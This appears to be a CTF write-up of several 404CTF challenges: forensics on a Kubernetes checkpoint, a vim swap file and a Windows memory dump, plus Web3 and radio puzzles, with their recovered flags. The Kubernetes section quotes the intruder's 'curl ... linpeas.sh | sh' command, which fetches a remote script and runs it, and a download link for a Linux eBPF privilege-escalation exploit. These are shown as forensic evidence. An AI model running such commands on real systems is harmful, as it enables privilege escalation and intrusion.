We were given a `pcapng` file which contains TCP and HTTP packets. We can extract HTTP objects using Wireshark:



In one of the pictures, there is the flag:

Les Mystères du cluster de la Comtesse de Ségur [1/2]

We were given a kubernetes cluster zip file. Using strings, we can find some nasty things, like `linpeas` or known exploit:

```
$ strings * | grep github.com
strings: Warning: 'checkpoint' is a directory
[7mcurl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
root@bash:/# curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
[1;31mhttps://github.com/sponsors/carlospolop
2023-05-12T09:01:38.816404524+00:00 stdout P curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
[1;31mhttps://github.com/sponsors/carlospolop
[3mhttps://github.com/mzet-/linux-exploit-suggester
   Download URL: https://codeload.github.com/chompie1337/Linux_LPE_eBPF_CVE-2021-3490/zip/main
```


Looking a little bit deeper, we find `pages-1.img`:

```
$ strings -n 8 checkpoint/pages-1.img
...
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
KUBERNETES_PORT=tcp://10.96.0.1:443
#1683882102
/usr/bin/apt
 agent.zip flag.txt
```

```
curl agent.challenges.404ctf.fr -o agent.zip
...
```

agent.challenges.404ctf.fr looks interesting:

```
$ curl agent.challenges.404ctf.fr -o agent.zip
```



Le Mystère du roman d'amour

We were given a `vim` swap file. We need to find many things to flag: the PID, the username, the path of the file, the machine name, and the lost content.

Using file, we can get :

- The PID (168)
- The username (jaqueline)
- The path (`~jaqueline/Documents/Livres/404 Histoires d'Amour pour les bibliophiles au coeur d'artichaut/brouillon.txt`)

```
$ file fichier-etrange.swp
fichier-etrange.swp: Vim swap file, version 7.4, pid 168, user jaqueline, host aime_ecrire, file ~jaqueline/Documents/Livres/404 Histoire
s d'Amour pour les bibliophiles au coeur d'artichaut/brouillon.txt
```


With `strings`, we can find the machine name:

```
$ strings -n 10 fichier-etrange.swp
...
aime_ecrire
...
```

If we open the swp file using the recovery mode, we can see that it is an image (because of the %PNG at the beginning of the file). So we can save it out:

```
$ vim -r fichier-etrange.swp
:w out.png
```

If we submit it in aperisolve, we can find a QR code which contains the end of te flag:





The full flag is:

```
404CTF{168-~jaqueline/Documents/Livres/404 Histoires d'Amour pour les bibliophiles au coeur d'artichaut/brouillon.txt-jaqueline-aime_ecrire-3n_V01L4_Un_Dr0l3_D3_R0m4N}
```

Lettres volatiles

We have a Windows User folder. Nothing really interesting here but a zip file (password protected) and a memory dump:






We can use volatility to identify the profile:

```
> .\Volatility.exe -f .\C311M1N1-PC-20230514-200525.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
```

We are lucky, it's a common profile and not a weird one. If we use basic commands such as `cmdline` or `pstree` nothing interesting comes out (excepted a notepad). But the clipboard command is quite interesting …

```
> .\Volatility.exe -f .\C311M1N1-PC-20230514-200525.raw --profile=Win7SP1x64 clipboard
Volatility Foundation Volatility Framework 2.6
Session    WindowStation Format                        Handle Object             Data
---------- ------------- ------------------ ------------------ ------------------ --------------------------------------------------
         1 WinSta0       CF_UNICODETEXT              0x1801b1 0xfffff900c23fa100 Z1p p4s5wOrd : F3eMoBon8n3GD5xQ
         1 WinSta0       CF_TEXT                        0x10 ------------------
         1 WinSta0       0x120207L             0x200000000000 ------------------
         1 WinSta0       CF_TEXT                         0x1 ------------------
         1 ------------- ------------------          0x120207 0xfffff900c2108b60
```


Using this password, we can then extract the PDF and get the flag:



Web3

L'antiquaire, tête en l'air

In this challenge, we had a file `memorandum.txt` which contains hexadecimal values. If we decode it, we can find a truncated **ipfs link** and a shorturl which is pointing to a very interesting url :




If we access the ipfs link on `ipfd.io`, we get a json file with another ipfs link:


Sepolia

0x96C962235F42C687bC9354eDac6Dfa6EdE73C188

We get Sepolia (a testnet faucet) and an address. If we look for it, we can find some transactions:



And if we decode the input, we can get the flag



Radio fréquences

Navi

We were given a raw file. We can open the file as a raw file in audacity and let it decide the best parameters. If play with the EQ, the speed and that we reverse the sound, a voice is saying **the flag in hexadecimal is: 3430344354467b317472305f3455785f52346431302d6652337155334e6333357d**

Once decoded we get the flag:

`404CTF{1tr0_4Ux_R4d10-fR3qU3Nc35}`

Avez vous vu les cascades du hérisson ?

We have again a raw file with **2Mhz** sampling frenquency. We can open it with Universal Radio Hacker and display the spectrogram to get the flag:

The flag is: `404CTF{413X4NDR3_D4N5_UN3_C45C4D35_?}`